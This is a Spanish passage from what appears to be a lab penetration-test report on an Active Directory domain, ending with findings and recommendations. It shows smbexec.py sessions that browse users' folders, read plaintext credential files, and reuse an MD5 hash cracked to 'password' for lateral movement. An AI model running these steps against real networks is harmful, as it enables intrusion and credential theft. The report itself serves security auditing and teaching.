[-] Decoding error detected, consider running chcp.com at the target,  
map the result with https://docs.python.org/3/library/codecs.html#standard-en-codings  
and then execute smbexec.py again with -codec and the corresponding codec  
  
Cuentas de usuario de \\192.168.1.112  
  
--  
admin1 Administrador backdoor  
Invitado invitado123 krbtgt  
marcos13 soporte SUPPORT_388945a0  
El comando se ha ejecutado con uno o m s errores.  
  
C:\WINDOWS\system32>
```

Interacción con otro usuario

```
C:\WINDOWS\system32>dir \\192.168.1.112\C$\Users\admin1
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
El volumen de la unidad \\192.168.1.112\C$ no tiene etiqueta.
El número de serie del volumen es: 0A37-29DF

Directorio de \\192.168.1.112\C$\Users\admin1

19/04/2025  11:39    <DIR>          .
19/04/2025  11:39    <DIR>          ..
18/04/2025  14:49    <DIR>          3D Objects
19/04/2025  11:39    <DIR>          backdoor_info
18/04/2025  14:49    <DIR>          Contacts
19/04/2025  11:41    <DIR>          Desktop
18/04/2025  14:49    <DIR>          Documents
18/04/2025  14:49    <DIR>          Downloads
18/04/2025  14:49    <DIR>          Favorites
18/04/2025  14:49    <DIR>          Links
18/04/2025  14:49    <DIR>          Music
18/04/2025  14:52    <DIR>          OneDrive
18/04/2025  14:50    <DIR>          Pictures
18/04/2025  14:49    <DIR>          Saved Games
18/04/2025  14:50    <DIR>          Searches
18/04/2025  14:49    <DIR>          Videos
                0 archivos                0 bytes
                16 dirs 29.321.961.472 bytes libres

C:\WINDOWS\system32>mkdir \\192.168.1.112\C$\Users\admin1\backdoor_info
Ya existe el subdirectorio o el archivo \\192.168.1.112\C$\Users\admin1\backdoor_info.
```

Identificamos credenciales y desciframos hash

```
C:\WINDOWS\system32>dir \\192.168.1.112\C$\Users\admin1\Desktop\users
El volumen de la unidad \\192.168.1.112\C$ no tiene etiqueta.
El número de serie del volumen es: 0A37-29DF
```

Directorio de \\192.168.1.112\C\$\Users\admin1\Desktop\users

```
19/04/2025  11:41    <DIR>        .
19/04/2025  11:41    <DIR>        ..
19/04/2025  11:41    <DIR>        soporte
               0 archivos                0 bytes
               3 dirs  29.591.224.320 bytes libres
```

```
C:\WINDOWS\system32>dir \\192.168.1.112\C$\Users\admin1\Desktop\users\soporte
El volumen de la unidad \\192.168.1.112\C$ no tiene etiqueta.
El número de serie del volumen es: 0A37-29DF
```

Directorio de \\192.168.1.112\C\$\Users\admin1\Desktop\users\soporte


```
19/04/2025  11:41    <DIR>        .
19/04/2025  11:41    <DIR>        ..
19/04/2025  11:47                40 credenciales.txt.txt
               1 archivos                40 bytes
               2 dirs  29.591.224.320 bytes libres
```

```
C:\WINDOWS\system32>type \\192.168.1.112\C$\Users\admin1\Desktop\users\soporte\credenciales.txt.txt
soporte:5f4dcc3b5aa765d61d8327deb882cf99
C:\WINDOWS\system32>
```



<https://www.dcode.f>

Kali Linux Kali Tools Kali Docs Kali Forums



Buscar una herramienta

★ **BUSCAR EN DCODE POR PALABRAS CLAVE:**

3b5aa765d61d8327deb882cf99

★ **EXPLORE LA** [LISTA COMPLETA DE HERRAMIENTAS DE DCODE](#)

Resultados



MD5

password



- Fase 6: Uso de las credenciales de soporte
- `python3 smbexec.py MIDOMINIO/soporte:password@192.168.1.112whoami`
- `C:\Users\soporte\> dir Desktop`
- `C:\Users\soporte\Desktop\users\usuario_invitado\credenciales.txt`
- Contenido: Usuario: invitado123 – Contraseña: *(vacía)*


```
C:\Windows\system32>dir C:\Users\soporte\Desktop
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 0A37-29DF
```

Directorio de C:\Users\soporte\Desktop

```
19/04/2025  13:44    <DIR>        .
19/04/2025  13:44    <DIR>        ..
19/04/2025  13:44    <DIR>        usuario
                0 archivos                0 bytes
                3 dirs  29.314.105.344 bytes libres
```

```
C:\Windows\system32>dir C:\Users\soporte\Desktop\usuario
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 0A37-29DF
```

Directorio de C:\Users\soporte\Desktop\usuario

```
19/04/2025  13:44    <DIR>        .
19/04/2025  13:44    <DIR>        ..
19/04/2025  13:45    <DIR>        usuario_invitado
                0 archivos                0 bytes
                3 dirs  29.314.105.344 bytes libres
```

```
C:\Windows\system32>dir C:\Users\soporte\Desktop\usuario\usuario_invitado
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 0A37-29DF
```

Directorio de C:\Users\soporte\Desktop\usuario\usuario_invitado

```
19/04/2025  13:45    <DIR>        .
19/04/2025  13:45    <DIR>        ..
19/04/2025  13:45                12 credenciales.txt
                1 archivos                12 bytes
                2 dirs  29.314.027.520 bytes libres
```

```
C:\Windows\system32>type C:\Users\soporte\Desktop\users\soporte_invitado\credenciales.txt
El sistema no puede encontrar la ruta especificada.
```

```
C:\Windows\system32>type C:\Users\soporte\Desktop\users\usuario_invitado\credenciales.txt
El sistema no puede encontrar la ruta especificada.
```

```
C:\Windows\system32>type C:\Users\soporte\Desktop\usuario\usuario_invitado\credenciales.txt
invitado123:
C:\Windows\system32>
```



- **Conclusiones**

- **Hallazgos clave**

- Contraseñas débiles y sin políticas de complejidad.
- Recursos SMB abiertos.
- Permisos mal gestionados en administradores locales.
- Movimiento lateral posible con credenciales reutilizadas.
- Posibilidad de escalar privilegios y mantener acceso.



- **Recomendaciones**

- Aplicar políticas de contraseñas fuertes.
- Limitar acceso a recursos compartidos.
- Auditar miembros de grupos administrativos.
- Aplicar el principio de menor privilegio.
- Mantener sistemas actualizados.
- Realizar pentesting periódico.
- Implementar IDS/IPS y antivirus actualizados.
- Utilización de firewalls
- Formación constante a todos los empleados

RESUMEN EJECUTIVO:



- Durante la auditoría se identificaron diversas vulnerabilidades críticas como:
- El uso de contraseñas débiles.
- La desactivación de políticas de seguridad.
- La falta de restricciones en recursos compartidos y la reutilización de credenciales.
- Se logró el acceso total al controlador de dominio y se obtuvo persistencia mediante cuentas sin contraseña.
- Se recomienda reforzar la política de contraseñas, auditar privilegios y revisar la configuración de los servicios críticos del dominio para mitigar futuras intrusiones.

CRIPTOGRAFÍA



- Durante el proceso se identificaron hashes MD5 en sistemas Windows. Se utilizó CyberChef para cifrar contraseñas y se utilizó dcode para descifrar hashes con el fin de simular ataques a contraseñas. Aunque MD5 no debe utilizarse por su debilidad, este tipo de configuración aún persiste en entornos como Windows Server 2003.

Bibliografía y Recursos utilizados

- <https://github.com/impacket>
- <https://github.com/ropnop/kerbrute>
- <https://book.hacktricks.xyz>
- <https://www.dcode.fr>
- <https://nmap.org>
- <https://CyberChef>
- Jhon the ripper
- YouTube
- Web oficial de Microsoft para los archivos iso



- El Active Directory es el corazón de la mayoría de redes empresariales. Atacarlo con éxito compromete toda la infraestructura. Este informe demuestra cómo una mala configuración puede derivar en la toma total del dominio.